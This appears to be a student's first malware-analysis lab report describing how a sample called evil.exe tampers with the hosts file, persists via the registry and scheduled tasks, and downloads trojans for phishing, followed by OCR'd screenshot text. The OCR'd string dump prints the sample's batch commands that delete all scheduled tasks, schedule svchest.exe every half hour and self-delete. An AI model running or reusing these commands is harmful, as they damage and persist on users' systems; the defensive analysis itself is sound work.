Lab Week 1


First I used Process Explorer to investigate spikes in cpu usage and disk writing. I found that immediately after running evil.exe it spiked, and about .12 seconds later another followed. Immediately after evil ran it created a new thread found and I looked at it through process monitor. After sifting through a lot of Process monitor I decided to take a different approach and use fileinsight to take a look inside of evil.exe. I got a string dump to look at the code and it told a lot about what was going on. The header started with MZ and had a DOS message so I knew it was a PE file. I also found almost all of the locations recommended to be checked out by the lab instructions as well. There was a DNS query to "timeless888.com" there is a csrss executable but I am not sure if it is associated with evil.exe or not. It looks like it jumps into system32 as well as edits some registry items. I found some notable items called svchest.exe, funbots.bat, tongji2.exe, sinter.gif that I will look further into. I found a windows command using "attrib -r -a -s -h" as well. I looked up in the windows manual what this meant and it appeared that the virus was editing permissions of files so it could access and alter the windows drivers. After looking around some more I found a directory that held many of the previously found string dumps in appdata\local\Microsoft\windows\temporary internet files\content.ie5\kltt2yg3\ . If I run funbots.bat it deletes itself and a bunch of other things


So it downloads PAO.exe; I did some research and found it was a known trojan used against Korean banks in the past.


Using process monitor again, I found that evil.exe combs through the registry files but doesn't seem to delete anything. Next I am going to use a series of filters to establish a timeline for the attack and figure out exactly what is going on…

Evil.exe started at 22536. A command is called immediately that changes the permission for host to "everyone" so that It can begin messing with files. It gets rid of the read only permissions for \hosts. It creates a file directory ntldrs and hides a bunch of it's files. It runs scvchest every so often and tries to download a sinter.gif; innocent right? Except as soon as you can download that .gif, it knows it can connect to the internet and downloads what it really wants, which is pao.exe and some other nasty stuff. It then edits the registry so that in case of reboot it survives. Next it downloads a backdoor that makes it so that instead of displaying a certain type of webpage it displays the attacker's webpage. The webpage looks exactly the same except is designed to trick information out of the user. It runs svchest over and over with local system privileges which is even higher than admin. Finally, it downloads tongji2.exe written in delphi designed to bring everything together. This is the .exe that specifically replaces webpages with the malicious ones. I think that is the gist of it there might be some other small details in regard to the program covering its tracks and giving itself more permissions.

Since this is my first time doing this lab please leave feedback for this assignment in canvas so I know what results and commentary you are looking for.


[Diversity-and-inclusion] Pizza &
https://vc-classes.engr.oregonstate.edu/ui/#?extensionId=vsphere.core.vm.summary&objectId=urn:vmomi:VirtualMachine:vm-6832:D56C8A8E-0E19-491B-A45D-62A9FB8AF3BC&navigator=vsphere.core.viTree.hostsAndClustersView
gilesbr-win.rev1 - VMware Remote Console
VMRC
FileInsight - evil.exe
Home
Edit
Search
Plugins
Windows
Help
New
Open
Close
Save
View as Hex
View as Text
Get
Enter a URL here
Use Internet Explorer Proxy
Enter your proxy as [Server:Port] here
File
View
Web
McAfee
Avert Labs
Navigation
evil.exe
Entry Point VA 0x401554
Sections
.text Execute
.data Write
.rsrc
Imports 1 Libraries
MSVBVM60.DLL 75 Functions
Navigation
Structures
Decode
Disassembly
Values
Disassembly
Bookmarks
Calculator
Scripting
evil.exe
schtasks /delete /tn * /f
sc config Schedule start= auto
net start "Task Scheduler"
At 0:00 /interactive c:/ntldrs/svchest.exe
At 0:30 /interactive c:/ntldrs/svchest.exe
At 1:00 /interactive c:/ntldrs/svchest.exe
At 1:30 /interactive c:/ntldrs/svchest.exe
At 2:00 /interactive c:/ntldrs/svchest.exe
At 2:30 /interactive c:/ntldrs/svchest.exe
At 3:00 /interactive c:/ntldrs/svchest.exe
At 3:30 /interactive c:/ntldrs/svchest.exe
At 4:00 /interactive c:/ntldrs/svchest.exe
At 4:30 /interactive c:/ntldrs/svchest.exe
At 5:00 /interactive c:/ntldrs/svchest.exe
At 5:30 /interactive c:/ntldrs/svchest.exe
At 6:00 /interactive c:/ntldrs/svchest.exe
At 6:30 /interactive c:/ntldrs/svchest.exe
At 7:00 /interactive c:/ntldrs/svchest.exe
At 7:30 /interactive c:/ntldrs/svchest.exe
At 8:00 /interactive c:/ntldrs/svchest.exe
At 8:30 /interactive c:/ntldrs/svchest.exe
At 9:00 /interactive c:/ntldrs/svchest.exe
At 9:30 /interactive c:/ntldrs/svchest.exe
At 10:00 /interactive c:/ntldrs/svchest.exe
At 10:30 /interactive c:/ntldrs/svchest.exe
At 11:00 /interactive c:/ntldrs/svchest.exe
At 11:30 /interactive c:/ntldrs/svchest.exe
At 12:00 /interactive c:/ntldrs/svchest.exe
At 12:30 /interactive c:/ntldrs/svchest.exe
At 13:00 /interactive c:/ntldrs/svchest.exe
At 13:30 /interactive c:/ntldrs/svchest.exe
At 14:00 /interactive c:/ntldrs/svchest.exe
At 14:30 /interactive c:/ntldrs/svchest.exe
At 15:00 /interactive c:/ntldrs/svchest.exe
At 15:30 /interactive c:/ntldrs/svchest.exe
At 16:00 /interactive c:/ntldrs/svchest.exe
At 16:30 /interactive c:/ntldrs/svchest.exe
At 17:00 /interactive c:/ntldrs/svchest.exe
At 17:30 /interactive c:/ntldrs/svchest.exe
At 18:00 /interactive c:/ntldrs/svchest.exe
At 18:30 /interactive c:/ntldrs/svchest.exe
At 19:00 /interactive c:/ntldrs/svchest.exe
At 19:30 /interactive c:/ntldrs/svchest.exe
At 20:00 /interactive c:/ntldrs/svchest.exe
At 20:30 /interactive c:/ntldrs/svchest.exe
At 21:00 /interactive c:/ntldrs/svchest.exe
At 21:30 /interactive c:/ntldrs/svchest.exe
At 22:00 /interactive c:/ntldrs/svchest.exe
At 22:30 /interactive c:/ntldrs/svchest.exe
At 23:00 /interactive c:/ntldrs/svchest.exe
At 23:30 /interactive c:/ntldrs/svchest.exe
At 24:00 /interactive c:/ntldrs/svchest.exe
At 24:30 /interactive c:/ntldrs/svchest.exe
del %0
vSphere - gilesbr-w...
Oculus
Lab Week 1.docx - ...
gilesbr-win.rev1 - V...
6:00 PM
1/15/2019


gilesbr-win.rev1 - VMware Remote Console
FileInsight - tongji2.exe
Home
Edit
Search
Plugins
Windows
Help
McAfee
Avert Labs
Navigation
tongji2.exe
Entry Point
Sections
.text
.rdata
.data
.rsrc
.reloc
Imports
USER32.dll
KERNEL32.dll
evil.exe
svchest.exe
funbots.bat
tongji2.exe
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
<security>
<requestedPrivileges>
<requestedExecutionLevel level="asInvoker" uiAccess="false"></requestedExecutionLevel>
</requestedPrivileges>
</security>
</trustInfo>
Navigation
Structures
Decode
Disassembly
Values
Disassembly
Bookmarks
Calculator
Scripting
Press F1 for help
Line: 180 Column: 23 Character: 27660 Length: 0
6:10 PM
1/15/2019
vSphere - gilesbr-w...
Oculus
Lab Week 1.docx - ...
gilesbr-win.rev1 - V...


vSphere Client
gilesbr-win.rev1
gilesbr-win.rev1 - VMware Remote Console
Process Explorer - Sysinternals: www.sysinternals.com
Process Monitor - Sysinternals: www.sysinternals.com
AntiSpy
FakeNet.exe - Shortcut
FlyPaper
Flypaper
Stop
Done